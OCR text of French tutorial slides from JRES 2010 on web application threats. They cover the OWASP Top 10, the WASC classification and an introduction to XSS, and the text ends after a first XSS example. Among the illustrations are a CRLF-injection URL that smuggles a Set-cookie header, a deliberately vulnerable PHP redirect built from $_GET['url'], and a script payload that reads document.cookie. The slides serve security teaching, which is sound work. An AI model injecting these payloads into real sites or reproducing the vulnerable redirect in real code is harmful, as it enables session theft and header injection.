Tuto JRES 2010
Typologie des menaces

Magali Contensin

Institut de Biologie du Développement de Marseille Luminy
UMR 6216 CNRS – Université de la Méditerranée

contensin@ibdml.univ-mrs.fr

Plan


1. Application web
2. Top 10 de l'OWASP
3. Classification du WASC
4. XSS
5. Injections
6. CSRF
7. Détournement de sessions

1. Application web

- Système d'information doit assurer
  - intégrité
  - confidentialité
  - disponibilité des données

1. Application web


- Entrées
  - données primaires



1. Application web

- Entrées
  - données primaires : requête HTTP

Requête HTTP



Méthode URL HTTP/version_protocole
Host: nom du serveur (depuis HTTP/1.1)
Informations sur le client (optionnel) : User-Agent, Types Mime, encodage, langue, ...
Méta-informations sur le corps (optionnel) : Type MIME, taille, encodage, ...


ligne vide

Données (pour les méthodes POST et PUT)

1. Application web


- Entrées
  - données primaires : requête HTTP GET

http://www.vacances.fr/voyage.php?lieu=venise




1. Application web

- Entrées
  - données primaires : requête HTTP POST




1. Application web

- Entrées
  - données primaires
  - données secondaires



1. Application web

- Sorties



1. Application web

- Attaques visent
  - intégrité
  - disponibilité
  - confidentialité des données
  - prise de contrôle du système

1. Application web

- Causes de la majorité des attaques
  - contrôle des entrées inexistant ou insuffisant
  - protection des sorties inexistante ou insuffisante
  - mise à disposition de données sensibles
  - contrôles d’autorisation ou d’authentification inexistants ou insuffisants

Plan

1. Application web
2. **Top 10 de l'OWASP**
3. Classification du WASC
4. XSS
5. Injections
6. CSRF
7. Détournement de sessions

2. Top 10 de l'OWASP

Open **W**eb **A**pplication **S**ecurity **P**roject

`http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`

- Editions : 2004, 2007
  10 **vulnérabilités** les plus critiques
- Editions en cours de proposition (release candidate) 2010
  Les 10 **risques** les plus critiques des applications web
  - Pour chaque risque :
    - Description
    - Suis-je vulnérable ?
    - Comment me protéger ?
    - Exemple
    - Références

2. Top 10 de l'OWASP

A1 Injection

Injection de données à un interpréteur de commandes/requêtes (SQL, ...)
↳ altération de données, révélation d'informations, déni de service

A2 Cross Site Scripting (XSS)

Exécution de code malveillant dans le navigateur
↳ vol de session, défiguration, redirection vers une page similaire (phishing)

A3 Mauvaise gestion des sessions et de l'authentification

Obtention d'un accès à une application web avec authentification
↳ vol d'identité, confidentialité, intégrité

A4 Référence directe non sécurisée à un objet

Manipulation de références à un objet (ex numéro de compte d'un client passé en paramètre à l'application, numéro de session entier incrémenté)
↳ confidentialité, vol de session

2. Top 10 de l'OWASP

A5 Cross Site Request Forgery (CSRF)

↪ Force un client authentifié à envoyer une requête à l'application web
altération de données (ex post dans un forum)

A6 Mauvaise configuration de sécurité

↪ Comptes par défaut, pas de mise à jour de sécurité, ports non utilisés
Accès à des comptes par défaut, à des fichiers non protégés, …

A7 Mauvaise restriction d'accès à une URL

↪ Accès à une ressource dont l'URL est protégée par l'obscurité
confidentialité, intégrité

2. Top 10 de l'OWASP

A8 Redirections et transferts non valides

Modifier les paramètres des redirections (URL) pour envoyer vers un autre site ou pour accéder à une autre page de l'application

➥ phishing, éviter les contrôles de sécurité pour obtenir des ressources

A9 Stockage cryptographique non sécurisé

Obtention de données sensibles non chiffrées, ou avec chiffrement faible (md5, sha-1, algorithmes maison)

➥ confidentialité, vol d'identité

A10 Protection insuffisante lors du transport des données

Interception du trafic réseau non chiffré (navigateur->serveur, web->SGBD)

➥ confidentialité (numéro CB, INSEE), vol d'identité

Plan

1. Application web
2. Top 10 de l'OWASP
3. **Classification du WASC**
4. XSS
5. Injections
6. CSRF
7. Détournement de sessions

3. Classification du WASC

Web **A**pplication **S**ecurity **C**onsortium

`http://www.webappsec.org/projects/threat/classes_of_attack.shtml`


- Types de menaces :
  - Authentification
  - Autorisation
  - Côté client
  - Exécution de commandes
  - Révélation d'informations
  - Logiques
  - Autres

3. Classification du WASC

- Statistiques pour l'année 2008

  http://projects.webappsec.org/Web-Application-Security-Statistics

  12 186 sites, 97 554 vulnérabilités détectées



Source : http://projects.webappsec.org/Web-Application-Security-Statistics

3. Classification du WASC

- **Authentification :** accéder à une application web protégée
  - Force brute (*brute force*)

    Procédé automatique pour trouver les informations protégeant un système (login, password, clé crypto)

    facilité par nombre d'essais illimités, indication login correct
  - Authentification insuffisante (*insufficient authentication*)

    Accès à des ressources par des personnes non autorisées

    Ressource protégée par l'obscurité trouvée :
    - dans un listing de répertoires
    - en recherchant automatiquement des répertoires sensibles /admin, …
    - dans un bookmark, historique de navigation (ordi public ou partagé)

    Répertoire dont seule la page principale est protégée
  - Mauvais traitement des recouvrements de mot de passe

    (weak password recovery validation)

    facilité par validité illimitée, utilisation non unique du nouveau password

3. Classification du WASC

- **Autorisation** : accroître le niveau de privilège
  - Prédiction de session *(credential/session prediction)*

    Méthode de détournement de session qui repose sur la prédiction d'un identifiant valide
  - Autorisation insuffisante (insufficient authorization)

    Appli donne accès à une ressource qui nécessite plus de privilèges

    Exemple : menu utilisateur n'a pas l'item admin, mais accès possible par URL
  - Fixation d'identifiant de session (session fixation)

    Méthode de détournement de session qui impose à un utilisateur légitime du site un identifiant de session
  - Expiration de session (insufficient session expiration)

    Beaucoup d'attaques sont possibles car la durée de validité des sessions et de leurs données est trop grande

3. Classification du WASC

- **Côté client**
  - Usurpation de contenu *(content spoofing)*

    Attaque consistant à faire croire à un utilisateur qu'un contenu est légitime et ne vient pas d'une source extérieure

    utilisation de iframe , frames, XSS

    click jacking : utiliser CSS et des iframes pour placer un contenu invisible sur un contenu visible sur lequel l'utilisateur cliquera (but : détourner le clic)
  - XSS *(Cross Site Scripting)*

    Attaque qui a pour but de faire exécuter un code malveillant par le client

3. Classification du WASC

- **Exécution de commandes**
  - Débordement de tampon *(buffer overflow)*

    Attaque visant à placer dans la mémoire un code arbitraire

    difficile à réaliser, provoque souvent un déni de service (segmentation fault)
  - Chaîne de format *(format string attack)*

    Chaîne de format = chaîne contenant des caractères spéciaux déterminant le format d'affichage des arguments passés à la fonction (printf, fopen, …)

    Si l'utilisateur peut spécifier en partie ou en totalité la chaîne, risque de déni de service ou exécution de code arbitraire (écriture en mémoire).
  - Injection LDAP, SQL, XPath

    Attaques concernant les applications qui construisent dynamiquement des requêtes
  - Injection SSI

    Attaque concernant les serveurs web qui gèrent les Server Side Include dans le HTML avant envoi
  - Injection de commandes *(OS Commanding)*

    Attaque concernant les applications qui exécutent des commandes dans un shell ou exécutent des fichiers inclus

3. Classification du WASC

- **Révélation d'informations**
  - Listing des répertoires *(directory indexing)*

    Affichage du contenu d'un répertoire (pas de fichier par défaut)

  - Fuite d'informations *(information leakage)*

    L'appli révèle des données confidentielles (numéros CB, sécu, …) ou sensibles permettant de trouver des failles de sécurité (code source, messages d'erreurs, info sur version OS et logiciels) ou d'accéder au système (fichiers de mots de passe)

    causes : authentification/autorisation insuffisante,
    mauvais réglages du serveur (httpd.conf, php.ini, …)
    communications non cryptées

  - Traversée de chemin *(path traversal)*

    Attaque qui consiste à accéder à des ressources en dehors du répertoire du serveur web.

    utilisation de ../ pour remonter

  - Prédiction de localisation de ressources *(Predictable Resource Location)*

    Attaque qui consiste à découvrir des ressources cachées (fichiers de configuration, .htaccess, .htpasswd, fichiers de logs, répertoires d'administration, …)

3. Classification du WASC

- **Logiques**
  - Abus de fonctionnalité (*abuse of functionality*)

    Utiliser les caractéristiques et fonctionnalités de l'appli.

    ex. Remplacer un fichier de conf. avec un file upload

    Bloquer un compte utilisateur en envoyant 3 mots de passe faux

    Utiliser une fonction de recherche du site web pour accéder à des fichiers en dehors du répertoire
  - Déni de service *(denial of service)*

    Attaque qui a pour but d'empêcher le serveur de répondre aux clients. Provoqué par la consommation excessive de ressources (CPU, RAM, bande passante, disque)
  - Anti-automatisation insuffisante *(insufficient anti-automation)*

    Si l'appli. n'est pas limitée à un usage humain elle peut être la cible d'un processus automatique

    ex : formulaire de création de comptes (enregistrement de milliers de comptes en quelques secondes par un robot)
  - Validation insuffisante du flux logique de l'application

    Attaque qui consiste à contourner le flux logique de l'appli.

    ex : utiliser bouton back du navigateur lors d'une commande en ligne

3. Classification du WASC

- **Autres**
  - Web Server/Application Fingerprinting

    Obtention d'informations sur le serveur, le système à partir d'informations diverses (analyse des différences d'implémentation dans le protocole HTTP, ...)
  - HTTP Response Splitting / CR LF Injection

crlf.php?url=http://www.google.fr%0D%0ASet-cookie%3Asess=25

```
<?php  header("Location: ".$_GET['url']);  ?>
```

Plan

1. Application web
2. Top 10 de l'OWASP
3. Classification du WASC
4. **XSS**
5. Injections
6. CSRF
7. Détournement de sessions

4. XSS

- Envoi de contenu actif au client
- Contenu exécuté par le client
- Exploite la confiance d'un internaute en un site
- But :
  - vol de session (document.cookie)
  - défiguration
  - rediriger vers une page de même apparence phishing (document.location)

4. XSS

- Exemple de XSS simple

nom | Smith<script>alert(document.cookie)</script>

